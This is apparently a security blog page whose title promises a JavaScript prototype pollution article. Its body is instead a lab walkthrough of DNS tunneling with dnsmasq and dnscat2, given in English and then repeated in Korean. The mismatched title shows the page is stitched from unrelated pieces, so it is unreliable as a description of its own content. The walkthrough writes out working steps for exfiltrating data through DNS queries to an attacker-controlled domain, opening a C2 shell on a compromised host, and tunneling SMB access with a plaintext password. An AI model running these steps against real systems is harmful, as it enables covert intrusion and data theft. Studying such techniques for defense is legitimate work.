


Prototype Pollution: Poisoning JavaScript's Object Chain
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it

DNS (Domain Name System) is a fundamental part of the internet, translating human-readable domain names into IP addresses. However, its ubiquitous nature and the fact that it’s often less scrutinized than HTTP/HTTPS traffic make it an attractive vector for bypassing network security controls, including Deep Packet Inspection (DPI). This post explores how DNS can be used for data exfiltration and establishing covert command-and-control (C2) channels, focusing on the dnscat2 tool.
Before diving into tunneling, let’s quickly recap some DNS basics.
| Record Type | Description | Example |
|---|---|---|
| A | Maps a domain name to an IPv4 address. | example.com. IN A 192.0.2.1 |
| AAAA | Maps a domain name to an IPv6 address. | example.com. IN AAAA 2001:db8::1 |
| CNAME | Aliases one domain name to another. | www.example.com. IN CNAME example.com. |
| MX | Specifies mail servers for a domain. | example.com. IN MX 10 mail.example.com. |
| TXT | Stores arbitrary text information for a domain. | example.com. IN TXT "v=spf1 include:_spf.google.com ~all" |
| NS | Specifies authoritative name servers for a domain. | example.com. IN NS ns1.example.com. |
| SOA | Start of Authority record, containing admin info. | example.com. IN SOA ns1.example.com. admin.example.com. ... |
| PTR | Maps an IP address to a domain name (reverse). | 1.2.0.192.in-addr.arpa. IN PTR example.com. |
| SRV | Specifies the location of services (e.g., SIP). | _sip._tcp.example.com. IN SRV 10 5 5060 sipserver.example.com. |
| CAA | Certificate Authority Authorization. | example.com. IN CAA 0 issue "letsencrypt.org" |
A typical DNS query involves multiple steps, often recursively querying different DNS servers until the authoritative answer is found.

Imagine a scenario where an attacker has compromised an internal machine (PGDATABASE01) but outbound connections are heavily restricted, potentially by a DPI system. However, DNS queries are allowed. The attacker controls an external machine (FELINEAUTHORITY, simulated here within the internal network for demonstration) and wants to establish a C2 channel or exfiltrate data.

FELINEAUTHORITY and the initial exploit)PGDATABASE01 (limited outbound access)FELINEAUTHORITY (will act as the DNS C2 server)MULTISERVER03 (DNS resolver used by PGDATABASE01)To control DNS responses for our target domain (feline.corp), we can use dnsmasq on FELINEAUTHORITY. We configure it to act as the authoritative server for feline.corp without relying on upstream resolvers or local host files.
dnsmasq.conf:
# Do not read /etc/resolv.conf or /etc/hosts
no-resolv
no-hosts

# Define the zone
auth-zone=feline.corp
auth-server=feline.corp
Start Dnsmasq:
# On FELINEAUTHORITY
sudo dnsmasq -C dnsmasq.conf -d
The -d flag keeps it running in the foreground for easy observation.
Even without a sophisticated tool, we can leak information. When PGDATABASE01 tries to resolve a subdomain like some-secret-data.feline.corp, the query eventually reaches our controlled dnsmasq server on FELINEAUTHORITY.
Checking DNS Settings on PGDATABASE01:
# On PGDATABASE01
resolvectl status
# Note the DNS server listed (e.g., 10.4.50.64 - MULTISERVER03 in the example)
Performing the Lookup:
# On PGDATABASE01
nslookup exfiltrated-data.feline.corp
# Expected Output: ** server can't find ... NXDOMAIN
This fails because our basic dnsmasq config doesn’t define this record.
Observing the Query on FELINEAUTHORITY:
We use tcpdump to watch for DNS traffic (UDP port 53).
# On FELINEAUTHORITY (in another shell)
sudo tcpdump -i ens192 udp port 53
We should see the incoming query for exfiltrated-data.feline.corp and the NXDOMAIN response going back.
# Example tcpdump output
04:57:40.721682 IP 192.168.50.64.65122 > 192.168.118.4.domain: 26234+ [1au] A? exfiltrated-data.feline.corp. (57)
04:57:40.721786 IP 192.168.118.4.domain > 192.168.50.64.65122: 26234 NXDomain 0/0/1 (57)
This demonstrates that data encoded within subdomain requests can leave the restricted network via DNS queries. Using A records is inefficient; TXT records are better suited for carrying larger payloads.
Using TXT Records:
Modify dnsmasq to serve TXT records:
dnsmasq_txt.conf:
no-resolv
no-hosts
auth-zone=feline.corp
auth-server=feline.corp
# TXT record
txt-record=www.feline.corp,"here's something useful!"
txt-record=www.feline.corp,"here's something else less useful."
Run dnsmasq with the new config and query from PGDATABASE01:
# On PGDATABASE01
nslookup -type=txt www.feline.corp
# Server: 192.168.50.64 ...
# Non-authoritative answer:
# www.feline.corp text = "here's something useful!"
# www.feline.corp text = "here's something else less useful."
This shows data can also be sent back to the compromised host via TXT records.
dnscat2 is a tool specifically designed to create an encrypted C2 channel over the DNS protocol. It uses various record types (TXT, CNAME, MX) to encapsulate data.
1. Start the dnscat2 Server:
On the attacker’s machine (FELINEAUTHORITY), run the server, telling it which domain it controls.
# On FELINEAUTHORITY
dnscat2-server feline.corp --secret=YOUR_SECRET_KEY # Using a secret is recommended
# Output shows instructions and waits for client connection...
# Note the secret key generated if you don't provide one.
2. Run the dnscat2 Client:
Assuming the client binary has been transferred to the compromised host (PGDATABASE01):
# On PGDATABASE01
./dnscat feline.corp --secret=YOUR_SECRET_KEY
# Output:
# Creating DNS driver: ...
# Encrypted session established! ... Verify server phrase:
# Annoy Mona Spiced Outran Stump Visas
# Session established!
3. Server Confirmation: The server console will confirm the connection and display the same verification phrase.
# dnscat2 server output
dnscat2> New window created: 1
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Annoy Mona Spiced Outran Stump Visas

dnscat2>
4. Interacting with the Session:
You now have an interactive session. Use windows to list sessions and window -i <id> (e.g., window -i 1) to interact. The ? command lists available commands within the session (like ping, exec, shell, download, upload, listen).
dnscat2> window -i 1
command (pgdatabase01) 1> ?
# Shows available commands...
command (pgdatabase01) 1> shell
New window created: 2
history_size (session) => 1000
This is a shell session!

Type 'help' for help.

shell (pgdatabase01) 2> whoami
database_admin
shell (pgdatabase01) 2>
5. Port Forwarding over DNS:
dnscat2 can forward TCP connections through the tunnel using the listen command (similar to ssh -L). Let’s forward a local port 4455 on FELINEAUTHORITY to the SMB port (445) of another internal machine (HRSHARES at 172.16.2.11).
# In the dnscat2 command session (window 1)
command (pgdatabase01) 1> listen 127.0.0.1:4455 172.16.2.11:445
# Listening on 127.0.0.1:4455, sending connections to 172.16.2.11:445
6. Accessing the Forwarded Port:
Now, from another terminal on FELINEAUTHORITY, connect to localhost:4455. This traffic will be tunneled via DNS through PGDATABASE01 to HRSHARES:445.
# On FELINEAUTHORITY (another terminal)
smbclient -p 4455 -L //127.0.0.1 -U hr_admin --password=Welcome1234
# Output should list shares from HRSHARES...
# Sharename Type Comment
# ---------
DNS(Domain Name System)는 사람이 읽는 도메인 이름을 IP 주소로 바꿔 주는, 인터넷의 가장 근본적인 부품입니다. 그런데 어디에나 깔려 있는 데다 HTTP/HTTPS 트래픽보다 감시를 덜 받다 보니, 오히려 Deep Packet Inspection(DPI) 같은 네트워크 보안 통제를 슬쩍 빠져나가는 매력적인 통로가 되기도 하는데요. 이 글에서는 dnscat2를 중심으로, DNS를 데이터 유출(exfiltration)과 은밀한 명령, 제어(C2) 채널에 어떻게 써먹을 수 있는지 살펴보겠습니다.
터널링에 들어가기 전에 DNS 기초부터 가볍게 짚고 갈게요.
| 레코드 유형 | 설명 | 예시 |
|---|---|---|
| A | 도메인 이름을 IPv4 주소로 매핑. | example.com. IN A 192.0.2.1 |
| AAAA | 도메인 이름을 IPv6 주소로 매핑. | example.com. IN AAAA 2001:db8::1 |
| CNAME | 한 도메인 이름을 다른 이름의 별칭으로 지정. | www.example.com. IN CNAME example.com. |
| MX | 도메인의 메일 서버를 지정. | example.com. IN MX 10 mail.example.com. |
| TXT | 도메인에 대한 임의의 텍스트 정보를 저장. | example.com. IN TXT "v=spf1 include:_spf.google.com ~all" |
| NS | 도메인의 권한 있는(authoritative) 네임서버를 지정. | example.com. IN NS ns1.example.com. |
| SOA | 관리 정보를 담는 Start of Authority 레코드. | example.com. IN SOA ns1.example.com. admin.example.com. ... |
| PTR | IP 주소를 도메인 이름으로 매핑(역방향). | 1.2.0.192.in-addr.arpa. IN PTR example.com. |
| SRV | 서비스(예: SIP)의 위치를 지정. | _sip._tcp.example.com. IN SRV 10 5 5060 sipserver.example.com. |
| CAA | 인증 기관 인가(Certificate Authority Authorization). | example.com. IN CAA 0 issue "letsencrypt.org" |
일반적인 DNS 질의는 여러 단계를 거칩니다. 권한 있는 응답을 찾을 때까지 여러 DNS 서버에 재귀적으로 물어보는 경우가 많죠.
공격자가 내부 머신(PGDATABASE01)은 장악했는데, 아마 DPI 시스템 탓에 아웃바운드 연결이 꽉 막혀 있는 상황을 상상해 봅시다. 그런데 DNS 질의만큼은 허용돼 있네요. 공격자는 외부 머신(FELINEAUTHORITY, 여기서는 시연을 위해 내부망 안에서 시뮬레이션)을 제어하면서 C2 채널을 뚫거나 데이터를 빼내려 합니다.
FELINEAUTHORITY와 초기 익스플로잇을 제어)PGDATABASE01 (아웃바운드 접근 제한)FELINEAUTHORITY (DNS C2 서버 역할)MULTISERVER03 (PGDATABASE01이 사용하는 DNS 리졸버)대상 도메인(feline.corp)의 DNS 응답을 우리 마음대로 주무르기 위해, FELINEAUTHORITY에서 dnsmasq를 씁니다. 상위 리졸버나 로컬 호스트 파일을 쳐다보지 않고 feline.corp의 권한 있는 서버 노릇을 하도록 설정할게요.
dnsmasq.conf:
# Do not read /etc/resolv.conf or /etc/hosts
no-resolv
no-hosts

# Define the zone
auth-zone=feline.corp
auth-server=feline.corp
Dnsmasq 시작:
# On FELINEAUTHORITY
sudo dnsmasq -C dnsmasq.conf -d
-d 플래그를 주면 관찰하기 좋게 포그라운드에서 계속 돌아갑니다.
거창한 도구가 없어도 정보는 새어 나갈 수 있습니다. PGDATABASE01이 some-secret-data.feline.corp 같은 서브도메인을 조회하는 순간, 그 질의는 결국 우리가 쥐고 있는 FELINEAUTHORITY의 dnsmasq 서버까지 흘러오거든요.
PGDATABASE01의 DNS 설정 확인:
# On PGDATABASE01
resolvectl status
# Note the DNS server listed (e.g., 10.4.50.64 - MULTISERVER03 in the example)
조회 수행:
# On PGDATABASE01
nslookup exfiltrated-data.feline.corp
# Expected Output: ** server can't find ... NXDOMAIN
기본 dnsmasq 설정에는 이 레코드가 없으니 조회 자체는 실패합니다. 하지만 여기서 중요한 건 결과가 아니라 “질의가 우리에게 도달했다”는 사실이에요.
FELINEAUTHORITY에서 질의 관찰:
tcpdump로 DNS 트래픽(UDP 53번 포트)을 들여다봅니다.
# On FELINEAUTHORITY (in another shell)
sudo tcpdump -i ens192 udp port 53
들어오는 exfiltrated-data.feline.corp 질의와, 되돌아가는 NXDOMAIN 응답이 눈에 들어올 겁니다.
# Example tcpdump output
04:57:40.721682 IP 192.168.50.64.65122 > 192.168.118.4.domain: 26234+ [1au] A? exfiltrated-data.feline.corp. (57)
04:57:40.721786 IP 192.168.118.4.domain > 192.168.50.64.65122: 26234 NXDomain 0/0/1 (57)
이건 서브도메인 요청 안에 데이터를 인코딩해 넣으면, DNS 질의를 타고 제한된 네트워크 밖으로 빠져나갈 수 있다는 걸 보여줍니다. 다만 A 레코드는 담을 수 있는 양이 적어 비효율적인데요. 더 큰 페이로드를 실어 나르기에는 TXT 레코드가 훨씬 낫습니다.
TXT 레코드 사용:
TXT 레코드를 내주도록 dnsmasq를 수정해 볼게요.
dnsmasq_txt.conf:
no-resolv
no-hosts
auth-zone=feline.corp
auth-server=feline.corp
# TXT record
txt-record=www.feline.corp,"here's something useful!"
txt-record=www.feline.corp,"here's something else less useful."
새 설정으로 dnsmasq를 띄우고 PGDATABASE01에서 질의해 봅니다.
# On PGDATABASE01
nslookup -type=txt www.feline.corp
# Server: 192.168.50.64 ...
# Non-authoritative answer:
# www.feline.corp text = "here's something useful!"
# www.feline.corp text = "here's something else less useful."
이번엔 반대로, TXT 레코드를 통해 장악된 호스트로 데이터를 되돌려 보낼 수도 있다는 걸 확인했습니다.
dnscat2는 DNS 프로토콜 위에 암호화된 C2 채널을 세우려고 아예 작정하고 만든 도구입니다. 데이터를 캡슐화하려고 여러 레코드 유형(TXT, CNAME, MX)을 두루 활용하죠.
1. dnscat2 서버 시작:
공격자 머신(FELINEAUTHORITY)에서 서버를 띄우고, 우리가 제어하는 도메인을 알려줍니다.
# On FELINEAUTHORITY
dnscat2-server feline.corp --secret=YOUR_SECRET_KEY # Using a secret is recommended
# Output shows instructions and waits for client connection...
# Note the secret key generated if you don't provide one.
2. dnscat2 클라이언트 실행:
클라이언트 바이너리는 이미 장악된 호스트(PGDATABASE01)에 올려놨다고 치고 실행합니다.
# On PGDATABASE01
./dnscat feline.corp --secret=YOUR_SECRET_KEY
# Output:
# Creating DNS driver: ...
# Encrypted session established! ... Verify server phrase:
# Annoy Mona Spiced Outran Stump Visas
# Session established!
3. 서버 측 확인: 서버 콘솔에도 연결이 잡히고, 클라이언트와 똑같은 검증 문구가 뜹니다.
# dnscat2 server output
dnscat2> New window created: 1
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Annoy Mona Spiced Outran Stump Visas

dnscat2>
4. 세션과 상호작용:
이제 인터랙티브 세션이 하나 생겼습니다. windows로 세션 목록을 보고, window -i <id>(예: window -i 1)로 원하는 세션에 들어가면 되는데요. ?를 치면 세션 안에서 쓸 수 있는 명령(예: ping, exec, shell, download, upload, listen)이 쭉 나옵니다.
dnscat2> window -i 1
command (pgdatabase01) 1> ?
# Shows available commands...
command (pgdatabase01) 1> shell
New window created: 2
history_size (session) => 1000
This is a shell session!

Type 'help' for help.

shell (pgdatabase01) 2> whoami
database_admin
shell (pgdatabase01) 2>
5. DNS를 통한 포트 포워딩:
dnscat2는 listen 명령(‘ssh -L’과 비슷하죠)으로 터널 너머의 TCP 연결까지 포워딩할 수 있습니다. FELINEAUTHORITY의 로컬 포트 4455를 다른 내부 머신(172.16.2.11의 HRSHARES) SMB 포트(445)로 넘겨 볼게요.
# In the dnscat2 command session (window 1)
command (pgdatabase01) 1> listen 127.0.0.1:4455 172.16.2.11:445
# Listening on 127.0.0.1:4455, sending connections to 172.16.2.11:445
6. 포워딩된 포트에 접근:
이제 FELINEAUTHORITY의 다른 터미널에서 localhost:4455로 연결해 봅니다. 이 트래픽은 DNS를 타고 PGDATABASE01을 거쳐 HRSHARES:445까지 고스란히 터널링되죠.
# On FELINEAUTHORITY (another terminal)
smbclient -p 4455 -L //127.0.0.1 -U hr_admin --password=Welcome1234
# Output should list shares from HRSHARES...
# Sharename Type Comment
# ---------
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it
Understanding Cookie Sandwich Attack technique for stealing HttpOnly cookies
PwnMe 2025 CTF writeup covering path traversal to Chromium cookie decryption